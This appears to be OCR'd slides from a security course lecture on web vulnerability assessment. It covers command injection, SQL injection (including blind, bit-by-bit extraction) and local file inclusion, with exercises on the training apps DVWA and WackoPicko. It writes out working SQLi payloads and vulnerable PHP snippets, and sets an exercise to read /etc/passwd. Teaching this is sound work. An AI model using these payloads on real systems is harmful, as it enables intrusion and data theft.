
Let see how to deal with this using tainted flows

VULNERABILITY ASSESSMENT

Exercise (~3’)

Find another tainted flows in WackoPicko

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

In this case, the injection and the exploit occur on the same page, but in two different times

1. We inject the username/comment field
2. We see the PoC exploit effect when the page is reloaded

In general 2. may happen on a different page or the flow may be more complex

CROSS-APPLICATION VULNERABILITIES

RELEVANT CONCEPT

Many applications do not work in isolation. A vulnerability may arise is an application invokes another one in the wrong way.

VULNERABILITY ASSESSMENT

XSS vulnerabilities are internal to the target application

However, most real life applications use others to carry out specific tasks

For this reason, every modern programming language has interaction APIs

E.g., bindings, native calls, callbacks, ...

Again, **if a API call is tainted by an attacker input it can be exploited!**

VULNERABILITY ASSESSMENT

In this case, bugs are typically due to a misunderstanding in the API specification

Consider the following PHP example

```
shell_exec($cmd)
```

If $cmd is tainted and the web app developer does not properly sanitize it, the attacker may execute some commands


Remote Command Execution (RCE) is possibly the most severe vulnerability

VULNERABILITY ASSESSMENT

Exercise (~5’)

Run a PoC exploit for the Command Execution (low security) vulnerability in DVWA

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

Remember that sanitization may be subtle

Sometimes it actually prevents certain exploits, but not all of them (corner cases)

- We have already seen this for XSS

Finding the right PoC may be difficult or even impossible (under certain assumptions)

VULNERABILITY ASSESSMENT

Exercise (~5’)

Run a PoC exploit for the Command Execution (medium) vulnerability in DVWA

VULNERABILITY ASSESSMENT

SQL INJECTION

VULNERABILITY ASSESSMENT

RCE injects commands directly to the underlying system (exec)

This also happens in other circumstances (e.g., eval in JavaScript)

However, often attackers inject commands using other languages, not specifically designed for computation

For instance DB query languages such as Sequential Query Language (SQL)

VULNERABILITY ASSESSMENT

SQL injection (SQLi) occurs when the attacker can run unexpected SQL queries

Notice that other types of query systems may also be vulnerable to injection attacks

I.e., NoSQL injection

VULNERABILITY ASSESSMENT


```
$usr = $_GET['user'];
$pwd = $_GET['password'];
$query =
 "SELECT * FROM users WHERE user = '$usr' AND pass = '$pwd'";
$result = mysql_query($query);
```

VULNERABILITY ASSESSMENT

SQL query manipulation can be observed in several ways

E.g., by causing error messages, unexpected output, anomalous control flows

(Remember that PoC should be harmless)

VULNERABILITY ASSESSMENT

SQL query manipulation can be observed in several ways

E.g., by causing error messages, unexpected output, anomalous control flows

(Remember that PoC should be harmless)

PoC #1 - Parse Error: `$usr = '`

```
"SELECT * FROM users WHERE user = ''' AND pass = '...'";
```

VULNERABILITY ASSESSMENT

SQL query manipulation can be observed in several ways

E.g., by causing error messages, unexpected output, anomalous control flows

(Remember that PoC should be harmless)

PoC #1 - Parse Error: `$usr = '`

```
"SELECT * FROM users WHERE user = ''' AND pass = '...'";
```

PoC #2 - Query Forging: `$usr = ' OR True #`


```
"SELECT * FROM users WHERE user = '' OR True #' AND ...";
```

VULNERABILITY ASSESSMENT

Exercise (~3’)

Run the two PoC SQLi on (low) SQL injection in DVWA

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

In this case, we exploited a vulnerability to do user enumeration

Other queries can be forged to gather information from the database

In particular, we can take advantage of the rich SQL syntax

VULNERABILITY ASSESSMENT


Exercise (~10’)

Grab the MySQL banner (server version) and user on (low) SQL injection in DVWA

Hint: In MySQL user() and version() are built-in functions

VULNERABILITY ASSESSMENT

```
' UNION SELECT user(), version() #
```



(Q1: how do we know we have 2 fields?)

(Q2: how can we show 3 or more output in 2 fields?)

RELEVANT CONCEPT

SQL injection may inderectly leak information. When no data is printed we can use the observable behavior to infer it. This is called a **Blind SQLi**.

VULNERABILITY ASSESSMENT

The first step in blind SQLi is to identify a **baseline**

A baseline provides a ground truth interpretation of queries

In this way we can submit arbitrary expressions to the database and check whether they evaluate to true or false

In this way we infer 1 bit of information for each query

Example:

```
' OR True #
```
Causes a redirect to another page

```
' OR False #
```
Displays a message

VULNERABILITY ASSESSMENT


```
' OR True #
```
Causes a redirect to another page

```
' OR False #
```
Displays a message

```
' OR (EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES
                    WHERE TABLE_NAME = 'people')) #
```
Redirect? Table ‘people’ exists

```
' OR (EXISTS (SELECT * FROM INFORMATION_SCHEMA.COLUMNS
                    WHERE TABLE_NAME = 'people'
                    AND COLUMN_NAME = 'user')) #
```
Message? ‘people’ has no column ‘user’

VULNERABILITY ASSESSMENT

Exercise (~15’)

Find whether there exists a table called “users” in WackoPicko

Find whether there exists a column called “name” in “users”

Find whether there exists a column called “login” in “users”

VULNERABILITY ASSESSMENT

Getting 1 bit at a time may seem not enough to extract complex data, but it is!

In particular, it is enough to implement binary search

Example: imagine we want to enumerate the columns of table “users”

```
SELECT * FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME = “users”
LIMIT 1
```

Returns the first column of “users”

```
(SELECT ORD(MID(string,1,1))) <=ORD('m')
```

Is true if **`string`** starts with a letter that is *lower or equal* to ‘m’ (i.e., a,b,...,m)

VULNERABILITY ASSESSMENT

Exercise (~15’)

Find the login of the first user in the users table of WackoPicko

VULNERABILITY ASSESSMENT


```
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('m')) #
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('g')) #
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('c')) #
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('a')) #
```

First letter is ‘b’

```
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('m')) #
' OR ((SELECT ORD(MID((SELECT login FROM users LIMIT 1),1,1))) <= ORD('t')) #
...
```

VULNERABILITY ASSESSMENT

SQL functions and operands of interest

- MID: returns a substring
- ORD: returns the ascii integer of the first char of a string (same as ASCII())
- SLEEP: sleeps for a time interval (**useful for time-based blind SQLi**)
- BENCHMARK: runs the same query many times (causes delay like SLEEP)
- LIMIT: limits the number of records returned by a query
- LIKE: useful to replace = (which may be filtered), e.g., in ‘1’ LIKE ‘1’
- CONCAT: concatenates strings
- NULL: empty value to fill useless columns
- ...

VULNERABILITY ASSESSMENT

All the previously presented operators are for MySQL

Although SQL is somehow standardized, there are several dialects

For instance, SQL Server has WAIT FOR instead of SLEEP

Do banner grabbing to know the actual DBMS you are interacting with

LOCAL FILE INCLUSION

VULNERABILITY ASSESSMENT

Some applications do load data from the filesystem **in a parametric way**

- for instance the content of a folder or file associated with a user

When the attacker controls the parameter, she cha force the loading of other elements

Under these conditions we have a **Local File Inclusion** vulnerability

VULNERABILITY ASSESSMENT


```php
<?php
$file = $_GET['file']
include($file)
?>
```

Here the parameter called **file** can be used to control the **include** call
This also allows to move inside the entire filesystem (aka **path traversal)**

VULNERABILITY ASSESSMENT

Exercise (~3’)

Print out the content of /etc/passwd on DVWA (low)

VULNERABILITY ASSESSMENT

Other vulnerabilities of interest for the web

- Remote file inclusion (RFI uploads a file on remote server and use it)
- Cross-site request forgery (CSRF abuses of users' role during requests)
- TOCTOU/Data races (Inconsistent access during parallel executions)
- …

Final considerations

- Vulnerabilities may be everywhere
- Some of them can be taken from repository and tested with tools
- Many others need to be found manually
- Get ready to learn new technologies on the fly

VULNERABILITY ASSESSMENT

Some useful resources and manuals

- https://github.com/tanc7/hacking-books: Manuals, books, hacking guides
  - Including RTFM
- https://book.hacktricks.wiki/en/index.html: A pentesting gitbook
- https://github.com/vulhub/vulhub: Intentionally vulnerable containers
- https://hackerone.com/opportunities: Try to earn something from this course
- …